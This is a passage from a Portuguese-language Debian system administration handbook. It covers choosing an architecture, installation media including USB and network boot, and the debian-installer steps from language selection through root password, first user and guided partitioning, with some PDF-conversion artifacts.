Da mesma forma, é interessante analizar o conteúdo da diretório `/usr/local/`, que deve conter os programas compilados e instalados manualmente. Listar os programas instalados desta maneira é

instrutivo, já que se questiona o porque de não se ter usado o pacote Debian correspondente, se este existir.

### **OLHADA RÁPIDA** **cruft**

O pacote **cruft** se propõe a lista os arquivos disponíveis que não são de propriedade de nenhum pacote. Ele tem alguns filtros (mais ou menos efetivos, e mais ou menos atualizados) para evitar botar no relatório alguns arquivos legítimos (arquivos gerados por pacotes Debian, ou arquivos de configuração gerados não-controlados pelo **dpkg**, etc.).

Cuidado para não apagar arbitrariamente tudo que o **cruft** venha a listar!

## **3.2.4. Instalando o Debian**

Com toda a informação no servidor atual agora conhecida, podemos desligá-lo e começar a instalar o Debian nele.

Para escolher a versão apropriada, devemos conhecer a arquitetura do computador. Se for um PC, é provável que seja um i386. Caso contrário, podemos restringir as possibilidades de acordo com o sistema usado.

**Figure 3.3. Instalando a versão apropriada do Debian**




powerpc

Mac OS



i386

Windows



sparc

Solaris

Table 3.1 não pretende ser exaustiva, mas útil. de qualquer forma, a documentação original do computador é a fonte mais confiável para encontrar esta informação.

### **o HARDWARE dos PCs de nova-geração**

Computadores mais novos tem processadores Intel ou AMD de 64 bits, compatíveis com os antigos processadores de 32 bits; o software compilado para arquitetura “i386” então funciona. Por outro lado, este modo de compatibilidade não explora completamente as capacidades destes novos processadores. É por isto que o Debian fornece software para arquitetura “ia64” para chips Itanium Intel e “amd64” para chips AMD. Este último também funciona com processadores “em64t” da Intel, que são muito similares aos processadores AMD64.


**Table 3.1. Arquitetura e respectivo sistema operacional**

Sistema Operacional	Arquitetura(s)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	hppa
IBM AIX	powerpc
Irix	mips
MacOS	powerpc, m68k, i386, amd64
MVS	s390
Solaris, SunOS	sparc, m68k, i386
Ultronix	mips
VMS	alpha
Windows NT	i386, alpha, mipsel
Windows XP / Windows Server 2008	i386, ia64, amd64
Windows Vista / Windows 7	i386, amd64

## 3.2.5. Instalando e Configurando os Serviços Selecionados

Depois do Debian instalado, devemos instalar e configurar um a um os serviços que o computador vai hospedar. A nova configuração deve levar em consideração a anterior para garantir uma transição suave. Toda a informação coletada nos primeiros dois passos são úteis para completar com sucesso esta parte.

**Figure 3.4. Instalar os serviços selecionados**



Antes de pular de cabeça neste exercício, é fortemente recomendado que você leia o restante deste livro. Depois disto, você terá um conhecimento mais preciso de como configurar os serviços esperados.

# Chapter 4. Instalação

Para utilizar o Debian, você precisa instalá-lo em um computador; esta tarefa é feita pelo programa *debian-installer*. Uma instalação correta envolve muitas operações. Este capítulo revisa as mesmas em ordem cronológica.

## **DE VOLTA AO BÁSICO** Um curso rápido no apêndice

Instalar um computador é sempre mais fácil quando você está familiarizado com seu funcionamento. Se você não está, faça um retorno rápido para [Appendix B, Curso de Curta Duração](#) antes de ler este capítulo.

O instalador para o Squeeze é baseado no **debian-installer**. Este esquema modular permite que o mesmo trabalhe em diversos cenários e permite evoluir-se e adaptar-se a mudanças. Apesar das limitações implícitas devido a necessidade de suportar um grande número de arquiteturas, este instalador é muito acessível aos iniciantes, já que o mesmo ajuda o usuário em todos os estágios do processo. Detecção automática de hardware, particionamento guiado, e interfaces gráficas resolveram a maioria dos problemas que os novatos enfrentam.

A instalação precisa de 56 MB de RAM (Memória de Acesso Aleatório) e pelo menos 650MB de espaço no disco rígido. Todos os computadores da Falcot cumprem esses critérios. Note, entretanto, que esse cenário se aplica a uma instalação muito limitada do sistema sem nenhuma interface gráfica. Um mínimo de 512 MB de RAM e 5GB de disco rígido são recomendados para uma estação de trabalho.

## **ESTEJA CIENTE Atualizando a partir do Lenny**

Se você já tem o Debian Lenny instalado em seu computador, este capítulo não é para você! Ao contrário de outras distribuições, o Debian permite atualizar o sistema de uma versão para a próxima sem precisar reinstalar o sistema. Reinstalar, adicionado o fato de ser desnecessária, pode ser perigosa, já que pode remover programas já instalados.

O processo de atualização será descrito em [Section 6.6, “Atualizando de uma Versão Estável para a Próxima”](#).

# **4.1. Métodos de Instalação**

Um sistema Debian pode ser instalado a partir de diversos tipos de mídia, desde que a BIOS da máquina permita. Você pode exemplo inicializar com um CD-ROM, um pendrive, ou até mesmo pela rede.

### **DE VOLTA AO BÁSICO BIOS, a interface do hardware/programa**

BIOS (sigla de Basic Input/Output System) é um software que é incluído na placa mãe (A placa eletrônica que conecta todos os periféricos) e é executado quando o computador liga, para carregar um sistema

operacional (via um gerenciador de boot adaptado). Ele roda nos bastidores para fornecer uma interface entre o hardware e o software (no nosso caso, o núcleo do Linux).

## 4.1.1. Instalando a partir do CD-ROM/DVD-ROM

A mais amplamente mídia usada para a instalação é o CD-ROM (ou DVD-ROM, que se comporta exatamente igual): o computador é inicializado a partir desta mídia, e o programa de instalação toma o controle.

Os vários CD-ROMs tem propósitos diferentes: *netinst* (network installation) contém o instalador e o sistema Debian básico; todos os outros programas são baixados. Sua “imagem”, ou seja, o sistema de arquivos ISO-9660 que contém o conteúdo exato do disco, tem apenas 150 MB. E também temos o CD-ROM *businesscard* ou *bizcard* (cartão de visita), que contém apenas o instalador, e que precisa que todos os pacotes Debian (inclusive o sistema básico) sejam baixados. Já que sua imagem ocupa apenas 35 MB, ele pode ser queimado num CD-ROM do tipo “business card” (cartão de visita), daí o nome. Finalmente, o conjunto completo oferece todos os pacotes e permite uma instalação num computador que não tem acesso à internet; Requer cerca de 50 CD-ROMs (ou oito DVD-ROMs, ou dois Blu-ray). Mas os programas são divididos entre os discos de acordo com sua

popularidade e importância; os primeiros três discos são suficientes para a maioria das instalações, já que neles tem os softwares mais comuns.

### **DICA Discos multi-arquiteturas**

A maioria dos CD- e DVD-ROMs trabalham somente com uma arquitetura específica. Se você deseja baixar a imagens completas, você deve se preocupar em escolher aquelas que funcionam com o hardware do computador no qual você pretende instalá-las.

Algumas imagens de CD/DVD-ROM podem funcionar em várias arquiteturas. Temos uma imagem de CD-ROM *netinst* para as arquiteturas *i386* e *amd64*. Também existe uma imagem de DVD-ROM que contém o instalador e uma seleção de pacotes binários para *i386* e *amd64*, assim como os pacotes fonte correspondentes.

Para obter as imagens de CD-ROM do Debian, você precisa claramente baixá-las e queimar a mesma em um disco. Você poderia também comprá-la, e, assim, prover um pouco de suporte financeiro ao projeto. Verifique o site para ver a lista de imagens de CD-ROM e os sites de para baixá-las.

? <http://www.debian.org/CD/index.html>

### **NA PRÁTICA Debian no CD-ROM**

CD-/DVD-ROMs do Debian também podem ser comprados; Raphaël Hertzog propõe alguns em seu blog, onde 10% dos lucros são doados ao

Projeto Debian, o restante destes permitem que ele devote mais tempo ao Debian.

? <http://www.debian.org/CD/vendors/>

? <http://raphaelhertzog.com/go/debian-cd/>

## 4.1.2. Iniciando a partir de um pendrive

Uma vez que computadores recentes iniciam por dispositivos USB, você também pode instalar o Debian a partir de um pendrive USB (que não é nada mais que um pequeno disco em memória flash). Esteja atento ao fato de que nem todas as BIOS são iguais; algumas conseguem iniciar de dispositivos USB 2.0, enquanto outras funcionam apenas com USB 1.1. Além disso, o pendrive USB deve ter setores de 512 bytes, e esta funcionalidade, embora comum, nunca é documentada na embalagem dos pendrives a venda.

O manual de instalação explica como criar um "USB key" que contenha o **debian-installer** (instalador debian). O procedimento foi bastante simplificado com o Squeeze, já que as imagens ISO para as arquiteturas i386 e amd64 são híbridas que podem iniciar de um CD-ROM ou de um "USB key".

Você deve primeiro identificar o nome do periférico da "USB key" (ex: /dev/sdb); o jeito mais simples de fazer isto é verificar as mensagens

enviadas pelo núcleo ("kernel") usando o comando **dmesg**. Então você deve copiar a imagem ISO previamente baixada (por exemplo debian-6.0.0-amd64-i386-netinst.iso) com o comando **cat debian-6.0.0-amd64-i386-netinst.iso >/dev/sdb; sync**. Este comando requer direito de administrador, já que acessa o periférico "USB key" diretamente e apaga o seu conteúdo sem conferir.

Uma explicação mais detalhada está disponível no manual de instalação. Entre outras coisas, ele descreve um método alternativo de preparar uma "USB key" que é mais complexo, mas que permite customizar as opções padrão do instalador (aqueles configuradas na linha de comando do núcleo).

? <http://www.debian.org/releases/stable/i386/cho4s03.html>

## 4.1.3. Instalando via inicialização pela rede

Muitas BIOS permitem iniciar diretamente da rede baixando o núcleo ("kernel") que irá iniciar. Este método (que tem muitos nomes, como início via PXE ou TFTP) pode ser a única salvação se o computador não tem um leitor de CD-ROM, ou se a BIOS não pode iniciar pelo CR-ROM.

Este método de instalação funciona em dois passos. Primeiro, quando iniciando o computador, a BIOS (ou a placa de rede) envia um pedido BOOTP/DHCP para automaticamente adquirir um endereço IP. Quando um servidor BOOTP ou DHCP retorna uma resposta, ele inclui um nome de arquivo, assim como configurações de rede. Depois da rede configurada, o computador cliente envia um pedido TFTP

(Trivial File Transfer Protocol) para um arquivo cujo nome foi previamente indicado. Quando o arquivo é recebido, ele é executado como se estivesse num carregador de inicialização ("bootloader"). Ele então lança o instalador Debian, que é executado como se estivesse num disco, CD-ROM ou "USB key".

Todos os detalhes deste método estão disponíveis no guia de instalação (seção “Arrancar com TFTP”).

? <http://www.debian.org/releases/stable/i386/cho5s01.html#boot-ftp>

? <http://www.debian.org/releases/stable/i386/cho4s05.html>

## 4.1.4. Outros métodos de instalação

Quando temos que instalar de forma personalizada um grande número de computadores, geralmente escolhemos um método automatizado ao invés de um manual. Dependendo da situação e da complexidade das instalações a serem feitas, podemos usar um FAI (Fully Automatic Installer, ou Instalador Totalmente Automático, descrito em [Section 12.3.1, “Instalador Completamente Automático \(FAI\)”,](#) ou mesmo um CD de instalação personalizado com "preseeding" (see [Section 12.3.2, “Preseeding Debian-Installer”](#)).

# 4.2. Instalando, Passo a Passo

## 4.2.1. Ligando e iniciando o Instalador

Uma vez que a BIOS começou a iniciar do CD- ou DVD-ROM, o menu do carregador de boot Isolinux aparecerá. Neste ponto, o kernel do Linux ainda não está carregado; este menu permite escolher o kernel para iniciar e passar parâmetros possíveis para serem transferidos a ele no processo.

Para uma instalação normal, você pode escolher “Install” ou “Graphic install” (com as setas), então pressionar a tecla **Enter** para iniciar o restante do processo de instalação. Se o DVD-ROM é um disco “Multi-arch” (como o incluído neste livro), e a máquina tem um processador Intel ou AMD 64 bit , as opções de menu “64 bit install” e “64 bit graphical install” habilitam a instalação da variante 64 bit (*amd64*) no lugar da variante 32 bit padrão (*i386*). Na prática, a versão 64 bit é apenas relevante num servidor, e não num desktop, já que pode causar dificuldades com o uso de certos programas não-livres que são lançados apenas como binários.

**SE APROFUNDANDO 32 ou 64 bits?**

A diferença fundamental entre sistemas de 32 e 64 bits é o tamanho dos endereços de memória. Teoricamente, um sistema de 32 bits não pode trabalhar com mais de 4 GB de RAM ( $2^{32}$  bytes). Na prática, é possível driblar esta limitação usando a variante do núcleo chamada 686-big-mem, se o processador entende a funcionalidade PAE (Physical Address Extension). Mas usar isto não causa uma melhora visível na performance do sistema. É por isto que é útil usar o modo 64 bits em servidores com muita RAM.

Para um computador de escritório (onde uns poucos porcento de diferença na performance é imperceptível), você deve ter em mente que alguns programas proprietários não estão disponíveis em versões de 64 bits (como o Skype e o plugins de applets Java dos navegadores, por exemplo). É tecnicamente possível fazê-los funcionar em sistemas de 64 bits, mas você terá que instalar as versões de 32 bits com todas bibliotecas necessárias, e às vezes usar **setarch** ou **linux32** (no pacote util-linux) para enganar as aplicações quanto à natureza do sistema. É muito esforço para pouco retorno.

## **NA PRÁTICA** Instalação lado a lado com um sistema Windows

Se o computador já roda Windows, não precisa removê-lo para instalar o Debian. Você pode ter ambos os sistemas juntos, cada um instalado num disco ou partição separados, e escolher qual iniciar quando der boot no computador. Este configuração é conhecida como duplo boot ("dual boot"), e o sistema de instalação do Debian pode configurar isto. Isto é feito durante o estágio de particionamento do disco rígido e durante a configuração do carregador de boot (veja as barras laterais nestas seções).

Se você já tem um sistema Windows em funcionamento, você pode evitar gastar um CD-ROM; O Debian oferece um programa Windows que irá baixar um leve instalador Debian e configurá-lo no disco rígido. Você então somente precisará reiniciar o computador e escolher entre inicializar normalmente o Windows ou inicializar o programa de instalação. Você também pode encontrá-lo em uma página web dedicada que tem um nome bem intuitivo...

? <http://ftp.debian.org/debian/tools/win32-loader/stable/>

? <http://www.goodbye-microsoft.com/>

## **DE VOLTA AO BÁSICO Carregador de inicialização**

O carregador de inicialização é um programa de baixo nível que é responsável por inicializar o núcleo Linux logo após a BIOS passar para ele o controle. Para realizar esta tarefa, ele deve ser capaz de localizar o núcleo Linux para inicializar no disco. Em arquiteturas i386/amd64, os dois programas mais utilizados para realizar esta tarefa são o LILO, o mais velho dos dois, e o GRUB, um concorrente mais moderno. Isolinux e Syslinux são alternativas frequentemente utilizadas para inicializar de mídias removíveis.

Cada opção do menu esconde uma linha de comando de inicialização específica, que pode ser configurada conforme a necessidade ao pressionar a tecla **TAB** antes de validar a opção e inicializar. A opção "Ajuda" do menu mostra a antiga interface de linha de comando, onde as teclas **F1** a **F10** exibem diferentes telas de ajuda detalhando as

várias opções disponíveis no terminal. Você raramente irá utilizar esta opção, exceto em casos muito específicos.

O modo "avançado" (acessível no menu "Opções avançadas") detalha todas as opções possíveis no processo de instalação, e possibilita a navegação entre os vários passos sem que eles aconteçam automaticamente em sequência. Seja cuidadoso, este modo muito detalhado pode ser confuso devido as muitas opções de configuração que ele oferece.

**Figure 4.1. Tela de inicialização**



Uma vez inicializado, o programa de instalação guia você passo a passo pelo processo. Esta seção apresenta cada um desses passos em detalhe. Aqui seguimos o processo de instalação de um DVD-ROM

Multi-Arquitetura; outros tipos de instalação, (*netinst* ou *business-card*) podem ser ligeiramente diferentes. Também falaremos da instalação no modo gráfico, mas esta difere da instalação "clássica" apenas na aparência.

## 4.2.2. Selecionando o idioma

O programa de instalação começa em inglês, mas o primeiro passo permite ao usuário escolher o idioma que será usado no resto do processo. Escolher o francês, por exemplo, fornecerá uma instalação totalmente traduzido para o francês (e um sistema configurado em francês como resultado). Esta escolha também é usada para definir opções de padrão mais relevantes nas fases subsequentes (nomeadamente o layout de teclado).

### **DE VOLTA AO BÁSICO Navegando com o teclado**

Alguns passos no processo de instalação requerem que você entre com informações. Estas telas tem muitas áreas que podem "ter foco" (áreas de entrada de texto, caixas de seleção, lista de escolhas, botões OK e Cancelar), e a tecla **TAB** permite que você mova de uma para outra.

No modo gráfico, você pode usar o mouse.

**Figure 4.2. Selecionando o idioma**



## Select a language

Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.

### Language:

Chinese (Simplified)	-	中文(简体)
Chinese (Traditional)	-	中文(繁體)
Croatian	-	Hrvatski
Czech	-	Čeština
Danish	-	Dansk
Dutch	-	Nederlands
Dzongkha	-	རྒྱ རྗ
English	-	English
Esperanto	-	Esperanto
Estonian	-	Eesti
Finnish	-	Suomi
French	-	Français
Galician	-	Galego
Georgian	-	ქართული
German	-	Deutsch

[Screenshot](#)[Go Back](#)[Continue](#)

[!!] Select a language

Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.

Language:

- C
- No localization
- Albanian
- Shqip
- Arabic
- العربية
- Asturian
- Asturianu
- Basque
- Euskara
- Belarusian
- Беларуская
- Bosnian
- Bosanski
- Bulgarian
- Български
- Catalan
- Català
- Chinese (Simplified)
- 中文(简体)
- Chinese (Traditional)
- 中文(繁體)
- Croatian
- Hrvatski
- Czech
- Čeština
- Danish
- Dansk
- Dutch
- Nederlands
- English**
- English
- Esperanto
- Esperanto
- Estonian
- Eesti
- Finnish
- Suomi
- French
- Français
- Galician
- Galego
- German
- Deutsch
- Greek
- Ελληνικά

&lt;Go Back&gt;

&lt;Tab&gt; moves; &lt;Space&gt; selects; &lt;Enter&gt; activates buttons

## 4.2.3. Selecionando o país

O segundo passo consiste em escolher seu país. Associada com o idioma, esta informação possibilita ao programa oferecer o padrão de teclado mais apropriado. Isto também influencia a configuração da zona de tempo. Nos Estados Unidos, o padrão de teclado QWERTY é sugerido, e uma opção com as zonas de tempo adequadas é oferecida.

**Figure 4.3. Selecionando o país**



## Select your location

The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.

This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.


*Country, territory or area:*

- Botswana
- Canada
- Hong Kong
- India
- Ireland
- New Zealand
- Nigeria
- Philippines
- Singapore
- South Africa
- United Kingdom
- United States**
- Zimbabwe
- other

[Screenshot](#)

[Go Back](#)

[Continue](#)



## 4.2.4. Selecionando o padrão do teclado

O teclado "Inglês Americano" corresponde ao padrão QWERTY usual.

**Figure 4.4. Escolha do teclado**



## Configure the keyboard

Keymap to use:

- American English
- Belarusian
- Belgian
- Brazilian (ABNT2 layout)
- Brazilian (EUA layout)
- British English
- Bulgarian
- Bulgarian (phonetic layout)
- Canadian French
- Canadian Multilingual
- Croatian
- Czech
- Danish
- Dutch
- Dvorak
- Estonian
- Finnish

[Screenshot](#)

[Go Back](#)

[Continue](#)



<Tab> moves; <Space> selects; <Enter> activates buttons

## 4.2.5. Detectando Hardware

o

Este passo é completamente automático na vasta maioria dos casos. O instalador detecta seu hardware e tenta identificar o dispositivo de CD-ROM utilizado para acessar seu conteúdo. Ele carrega os módulos correspondentes aos vários componentes de hardware detectados e então "monta" o CD-ROM para lê-lo. Os passos anteriores estavam completamente contidos na imagem de inicialização incluída no CD,

um arquivo de tamanho limitado e carregado na memória pela BIOS ao inicializar do CD.

O instalador pode trabalhar com a vasta maioria dos dispositivos, especialmente periféricos ATAPI (algumas vezes chamados IDE e EIDE). Entretanto, se a detecção do leitor de CD-ROM falha, o instalador oferece a escolha de carregar um módulo do núcleo (por exemplo de um dispositivo USB) correspondendo ao driver de CD-ROM.

## **4.2.6. Carregando componentes**

Com os conteúdos do CD agora disponíveis, o instalador baixa todos os arquivos necessários para continuar com o trabalho. Isto inclui drivers adicionais para os dispositivos restantes (especialmente a placa de rede), assim como todos os componentes do programa de instalação.

## **4.2.7. Detectando Dispositivos de Rede**

Este passo automático tenta identificar a placa de rede e carregar o módulo correspondente. Se a detecção automática falha, você pode selecionar manualmente o módulo a carregar. Se nenhum módulo funciona, é possível carregar um módulo específico de um periférico removível. Esta última solução geralmente só é necessária se o driver

apropriado não está incluído no núcleo Linux padrão, mas disponível em outro lugar, como a página web do fabricante.

Este passo deve definitivamente obter sucesso para as instalações *net-inst* ou *businesscard*, já que os pacotes Debian devem ser carregados da rede.

## 4.2.8. Configurando a Rede

Ansioso por automatizar o processo tanto quanto possível, o instalador tenta configurar uma rede DHCP automaticamente. Se isto falhar, ele oferece mais opções: tentar de novo com uma configuração DHCP normal, tentar uma configuração DHCP declarando o nome da máquina, ou estabelecer uma configuração de rede estática.

Esta última opção requer um endereço IP, uma máscara de sub-rede, um endereço IP para um possível gateway, um nome de máquina, e um nome de domínio.

### **DICA** Configuração sem DHCP

Se a rede local é equipada com um servidor DHCP que você não deseja utilizar porque você prefere definir um endereço IP estático para a máquina durante a instalação, você pode adicionar a opção `netcfg/use_dhcp=false` ao inicializar de um CD-ROM. Você somente precisa ir para a opção desejada do menu pressionando a tecla **TAB** e adicionar a opção desejada antes de pressionar a tecla **Enter**.

## **ATENÇÃO Não improvise**

Muitas redes locais são baseadas em uma suposição implícita que todas as máquinas são confiáveis, e configurações inadequadas de um único computador irão frequentemente perturbar toda a rede. Como resultado, não conecte sua máquina em uma rede sem primeiramente consultar o administrador sobre as configurações apropriadas (por exemplo, o endereço IP, máscara de rede e endereços de broadcast).

## **4.2.9. Configurando o relógio**

Se a rede estiver disponível, o relógio interno é atualizado (uma única vez) a partir de um servidor NTP. Desse modo, os registros de tempo nos relatórios estarão corretos desde a primeira inicialização. Para que eles permaneçam consistentemente precisos ao longo do tempo, um serviço (daemon) precisa ser configurado após a instalação inicial (veja [Section 8.9.2, “Sincronização de Tempo”](#)).

## **4.2.10. Senha administrador do**

A conta do superusuário root, reservada para o administrador da máquina, é automaticamente criada durante a instalação, é por isto que

uma senha é requerida. Uma confirmação (ou duas entradas idênticas) irá prevenir qualquer erro de entrada que poderia ser difícil de corrigir posteriormente.

## Figure 4.5. Senha do administrador

The screenshot shows a terminal window titled "Set up users and passwords". The title bar features the word "debian" and the text "The Universal Operating System". The main text area contains instructions about setting a password for the root account, emphasizing the importance of choosing a strong, non-guessable password. It also notes that leaving the root password empty will disable the root account and grant power to the initial user account via the "sudo" command. A note states that the password will not be visible as it is typed. Below the text are two input fields, both containing the password "\*\*\*\*\*". The first field is labeled "Root password:" and the second is labeled "Re-enter password to verify:". At the bottom of the window are three buttons: "Screenshot", "Go Back", and "Continue" with a right-pointing arrow.

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

*Root password:*

\*\*\*\*\*

Please enter the same root password again to verify that you have typed it correctly

*Re-enter password to verify:*

\*\*\*\*\*|

[Screenshot](#) [Go Back](#) [Continue](#) ↗

## SEGURANÇA Senha do administrador

A senha do usuário root deve ser longa (6 caracteres ou mais) e impossível de adivinhar. De fato, qualquer computador (e com mais razão qualquer servidor) conectado à internet é regularmente alvo de tentativas de conexões automatizadas com as senhas mais óbvias. Algumas

vezes ele ainda pode ser alvo de ataques de dicionário, em que várias combinações de palavras e números são testadas como senhas. Evite usar nomes de filhos ou pais, datas de nascimento, etc.: muitos de seus colegas de trabalho podem conhecê-lo e você raramente quer dar a eles livre acesso ao computador em questão.

Estas observações são igualmente aplicáveis para senhas de outros usuários, mas as consequências de uma conta comprometida são menos drásticas para usuários sem privilégios administrativos.

Se estiver faltando inspiração, não hesite em usar geradores de senha, como o **pwgen** (no pacote de mesmo nome).

## 4.2.11. Criando o Primeiro Usuário

O Debian também impõe a criação de uma conta de usuário padrão para que o administrador não adquira o mau的习惯 de trabalhar como root. O princípio da precaução, essencialmente, significa que cada tarefa é executada com os privilégios mínimos necessários, a fim de limitar os danos causados por erro humano. Por isso, o instalador vai pedir o nome completo do usuário primeiro, seu nome de usuário e sua senha (duas vezes, para evitar o risco de entrada errada).

**Figure 4.6. Nome do primeiro usuário**



The Universal Operating System

**Set up users and passwords**

A user account will be created for you to use instead of the root account for non-administrative activities.

Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.

*Full name for the new user:*

Raphaël Herzog

[Screenshot](#) [Go Back](#) [Continue ↗](#)

## 4.2.12. Detectando Discos e Outros Dispositivos

Este passo automaticamente detecta os discos rígidos nos quais o Debian pode ser instalado. Eles serão apresentados no próximo passo: particionamento.

## 4.2.13. Iniciando a Ferramenta de Partição

### **CULTURA Usos do particionamento**

O particionamento, um passo indispensável na instalação, consiste em dividir o espaço disponível nos discos rígidos (cada subdivisão sendo chamada de "partição") de acordo com os dados armazenados neles e a utilização para a qual se pretende utilizar o computador. Este passo também inclui escolher os sistemas de arquivos a serem utilizados. Todas estas decisões terão influência na performance, segurança de dados e na administração do servidor.

O passo de particionamento é tradicionalmente difícil para novos usuários. É necessário definir as várias porções dos discos (ou "partições") em que os sistemas de arquivos do Linux e a memória virtual (área de troca) serão armazenados. Esta tarefa é complicada se outro sistema operacional que você queira manter já está na máquina. De fato, você terá que ter certeza de não alterar as partições dele (ou que você redimensione elas sem causar danos).

Felizmente, o programa de particionamento tem um modo "guiado" que recomenda partições para o usuário fazer - na maioria dos casos, você pode simplesmente validar as sugestões do programa.

**Figure 4.7. Escolha do modo de particionamento**

The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.

*Partitioning method:*

- Guided - use entire disk**
- Guided - use entire disk and set up LVM
- Guided - use entire disk and set up encrypted LVM
- Manual

**Screenshot** **Go Back** **Continue ↗**

A primeira tela na ferramenta de particionamento oferece a opção de usar todo o disco rígido para criar várias partições. Para um computador (novo) que irá utilizar somente Linux, esta opção é claramente a mais simples, e você pode escolher a opção "Guiaido - utilizar todo o disco". Se o computador tem dois discos rígidos para dois sistemas operacionais, selecionar um disco para cada também é uma solução que pode facilitar o particionamento. Em ambos os casos, a próxima tela oferece a escolha do disco onde o Linux será instalado ao selecionar a opção correspondente (por exemplo, "SCSI3 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK"). Você então inicia o particionamento guiado.

**Figure 4.8. Disco a utilizar para particionamento guiado**

The screenshot shows a window titled "Partition disks". At the top, there's a note: "Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes." Below this, a section titled "Select disk to partition:" lists "SCSI3 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK". At the bottom, there are three buttons: "Screenshot", "Go Back", and "Continue".

